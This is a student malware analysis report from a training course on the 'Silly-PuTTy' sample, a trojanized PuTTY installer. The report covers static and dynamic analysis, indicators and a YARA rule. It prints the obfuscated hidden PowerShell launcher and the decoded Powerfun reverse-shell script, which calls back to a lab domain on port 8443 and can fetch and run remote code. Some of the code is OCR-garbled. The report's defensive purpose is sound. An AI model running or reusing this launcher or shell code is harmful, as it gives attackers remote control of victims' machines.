

Practical Malware Analysis & Triage Malware Analysis Report

Silly-PuTTy.exe Malware

Sept 2022 | Peesha | v1.0



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Executive Summary

Silly-PuTTy is a malware sample first identified on August 1st, 2021. It is packaged along with the original PuTTy software to avoid detection. It is a compressed PowerShell payload that runs on the x64 Windows operating system. Symptoms of infection include a callback to the URL – hxxp://bonus2.corporatebonusapplication.local/, a random blue screen pops up briefly (like a flash) once executed on the endpoint, and the binary initiates a reverse shell connection on the localhost through port 8443 (HTTPS).


YARA signature rules are attached in Rules & Signatures. Malware sample and hashes have been submitted to VirusTotal for further examination.



High-Level Technical Summary

Silly-PuTTy consists of a PowerShell payload that is packaged alongside the original PuTTy software and runs when the binary is executed.

It opens a reverse shell connection to the attacker's PC and enables the attacker to run commands on the localhost if there is a valid TLS/SSL certificate.





Malware Composition

Silly-PuTTy consists of the following components:


File Hash:

SHA256	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Callback to attacker's PC:

Domain	bonus2.corporatebonusapplication.local
Port	8443
Protocol	HTTPS/TLS

A TLS/SSL connection made by the initiation of a CLIENT HELLO message from the detonation to the specified domain





PowerShell command:

The PowerShell command contains a compressed base64 encoded string which when decoded and unzipped, turns out to be a PowerShell script that is used to create a reverse shell connection back to the attacker's machine, when executed.

\(\lambda\) strings putty.exe | grep -i "powershell" powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/U WECA51W227jNbB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2VYZUyQZKU10j87yUJypLjBNtUL7aGczlzSkL9AG0XQbkoOIRwK1OtkcN8B5/MZ GSQHCW8g0uGRvidymTX6RhNplPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj099Wpn8qfA5F7TIdCQxMScpzZRx4WlZ4EFrL MVZR55pGHlLUut29g3EvE6t8wj]+ZhkuvKr/9NYy5TfZ7XIrFaUJ/1jaawyJvgz4aXY8EzQpJQczqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk 25QH1Z2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLya0wCdeeCF 2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PI VUwPbL5hiuhMVkp04XNCv+iWZqUZUU0y+aUPcyC4AU4ZFTope1nazR5b6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnI rGTcH4+iqPr68DW4JPV8bu3pqXFRIX7JF5iloEsODfaYBgqIGnnrLpyBh3x9bt+4XQPpNRmakdThgYpUXUjm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIU WJJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTxxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrf6A1NlW66/ZFDxd87V4wPBqmxtu1eH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5ASX5N65JX3V8Hw298I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYX58ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVJpR+8h0Ci/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

```
# Powerfun - Written by Ben Turner & Dave Hardy
function Get-Webclient
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
$wc.Proxy.Credentials = $wc.Credentials
function powerfun
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   $modules = @()
if ($Command -eq "bind")
     $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   if ($Command -eg "reverse")
     $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   $stream = $client.GetStream()
   if ($Sslcon -eq "true")
      sslStream = New-Object System.Net.Security.SslStream(stream,sfalse,({sTrue} -as [Net.Security.RemoteCertificateValidati
      sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local"
      $stream = $sslStream
  [byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:com
   $stream.Write($sendbytes,0,$sendbytes.Length)
   if ($Download -eq "true")
     $sendbytes = ([text.encodinq]::ASCII).GetBytes("[+] Loading modules.`n")
$stream.Write($sendbytes,0,$sendbytes.Length)
      ForEach ($module in $modules)
        (Get-Webclient).DownloadString($module)|Invoke-Expression
   $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
   $stream.Write($sendbytes,0,$sendbytes.Length)
   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
```



Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

This is the SHA256 hash of the executable

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe

It is for 32-bit Windows Systems, and we observe that it is not a packed executable as the Virtual size is about the same as the Raw data size. Thus, the Import Address Table (IAT) is normal.

 00000174
 74
 00
 00
 0

 00000178
 000095F6D
 Virtual Size

 0000017C
 00001000
 RVA

 00000180
 00096000
 Size of Raw Data

 0000184
 00000400
 Pointer to Raw Data

The strings section is more difficult than usual, because this malware sample appears to be a normal working program. Note that, while difficult, it is possible to find the payload of this binary in the strings.

λ strings putty.exe | grep -i "powershell"
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/U WECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbkoOIRwK1OtkcN885/Mz 6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJtscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrL MV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR88KJEWGFuCvfgcVSroAvw4DIf4D3XnKk 25QHlZ2pW2WKkO/ofzchNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLya0wCdeeCF 2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PI VUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazR5b6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnI rGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEs0DfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIU WJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrf6A1nlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N65JX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8h0Ci/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mtl93dQkAA A=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"



Basic Dynamic Analysis


{Screenshots and description about basic dynamic artifacts and methods}

Initial Detonation (with or without Internet simulation)


A blue window flashes on screen and disappears almost immediately. Once that happens, the intended PuTTy installation window opens.

Host-based Indicators

We proceed to capture host-based activities when the file is executed.



When we filter the Parent PID of PuTTy, we see that a PowerShell process starts up once the file is executed. We expand it further and see a base64 string enclosed in the PowerShell command.





PowerShell command = powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object

System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227 jNhB991cMXHUtlRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLiBNtUL7aG czlz5kL9AGOxQbkoOlRwK1OtkcN8B5/Mz6SQHCW8gOu6RvidymTX6RhNplPB4TfU4S3OWZYi 19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WIZ4EF rLMV2R55pGHILUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQG zqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHIZ2pW2WKkO/ofzChNyZ/ytiWYsFe OCtylTlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLya OwCdeeCF2pImJC5kFRi+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKt y2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNC v+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgn qcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRIX7JF5iloEsODfaYBgqlGnrL pyBh3x9bt+4XQpnRmaKdThgYpUXujm845HldzK9X2rwowCGg/c/wx8pk0KJhYblUWJJgJGNa DUVSDOB1piOO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cv yAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NIWG6/2FDxd87V4wPBqmxtuleH74GV /PKRvYql3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98l7sAgg5wu CktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372 HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVlpR+8hOCi/WIGf9s 5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L 9kF8i/mtl93d0kAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).Read ToEnd()))"

This command New-Object System.IO.Compression.GzipStream shows that the malware is running a compressed PowerShell payload.

Next, we decode it and save it to a file called "out".

We check the file type, and we see that it is a compressed gzip file.

:~\$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYZUyqZKUL0j87yUlypL
jBNtUL7aGczlz5kL9AG0xQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2D
C/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+
ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHl
Z2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxE
fXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3U
SmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1na
zRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRl
X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJG
NaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBX
TiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlm

qHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sF yeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8h0Ci/WIGf9s5naT /1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==" | base64 -d > out

r<mark>emnux@remnux:</mark>~\$ file out out: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Uni x, original size <u>m</u>odulo 2^32 2421

remnux@remnux:~\$

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We extract it on the file system and open it to see the contents. We can observe that it is a Powerfun code.

```
# Powerfun - Written by Ben Turner & Dave Hardy
function Get-Webclient
  $wc = New-Object -TypeName Net.WebClient
  $wc.UseDefaultCredentials = $true
  $wc.Proxy.Credentials = $wc.Credentials
function powerfun
  Param(
  [String]$Command,
   [String]$Sslcon,
  [String]$Download
  Process {
  $modules = @()
if ($Command -eq "bind")
     $listener = [System.Net.Sockets.TcpListener]8443
     $listener.start()
     $client = $listener.AcceptTcpClient()
  if ($Command -eq "reverse")
     $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
  $stream = $client.GetStream()
  if ($Sslcon -eq "true")
     $ss|Stream = New-Object System.Net.Security.Ss|Stream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidati
     $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local",
     $stream = $sslStream
  [byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:com
  $stream.Write($sendbytes,0,$sendbytes.Length)
  if ($Download -eq "true")
     $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
     $stream.Write($sendbytes,0,$sendbytes.Length)
     ForEach ($module in $modules)
       (Get-Webclient).DownloadString($module)|Invoke-Expression
  $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
  $stream.Write($sendbytes,0,$sendbytes.Length)
  while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
```

This PowerShell script shows that it can be used to create a reverse connection back to the attacker's PC anytime the script is executed.


We also observe the URL being called in the script System.Net.Sockets.TCPClient("bonus2.corporatebonu sapplication.local",8443)



Domain = bonus2.corporatebonusapplication.local Callback port number = 8443

Network Signatures

When the PowerShell payload is executed, it reaches out to a callback URL on port 8443 (https).



DNS record = bonus2.corporatebonusapplication.local Callback port number = 8443 Callback protocol = https/tls

From the PowerShell script. We see the code

Net.Security.RemoteCertificateValidationCallback which is looking for a valid SSL certificate.

We cannot initiate a callback with this payload as we do not have a valid SSL certificate. Even adding the URL and port number in the /etc/hosts file will not give us a reverse shell, as shown below.



```
GNU nano 5.9

C:\Windows\System32\drivers\etc\hosts

# Copyright (c) 1993-2009 Microsoft Corp.

# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.

# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.

# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.

# For example:

# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host

# localhost name resolution is handled within DNS itself.
# 127.0.0.1 localhost
# ::1 localhost
bonus2.corporatebonusapplication.local
```



Rules & Signatures

All encountered samples of this malware met a few identical criteria.

- DNS query to bonus2.corporatebonusapplication.local
- All portable executables
- A PowerShell string beginning with "powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream"
- A PowerShell window is spawned upon execution

Yara Rules

Full Yara repository located at: http://github.com/peesha/PMAT-lab

```
rule Silly-PuTTy {

    meta:
        last_updated = "2022-09-23"
        author = "Peesha"
        description = "A rule set for the detection of the Silly-PuTTy Malware"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String" ascii
        $string2 = "bonus2.corporatebonusapplication.local" ascii
        $pPE_magic_byte = "MZ"

    condition:
        // Fill out the conditions that must be met to identify the binary
        $pPE_magic_byte at 0 and
        ($string1 and $string2)
}
```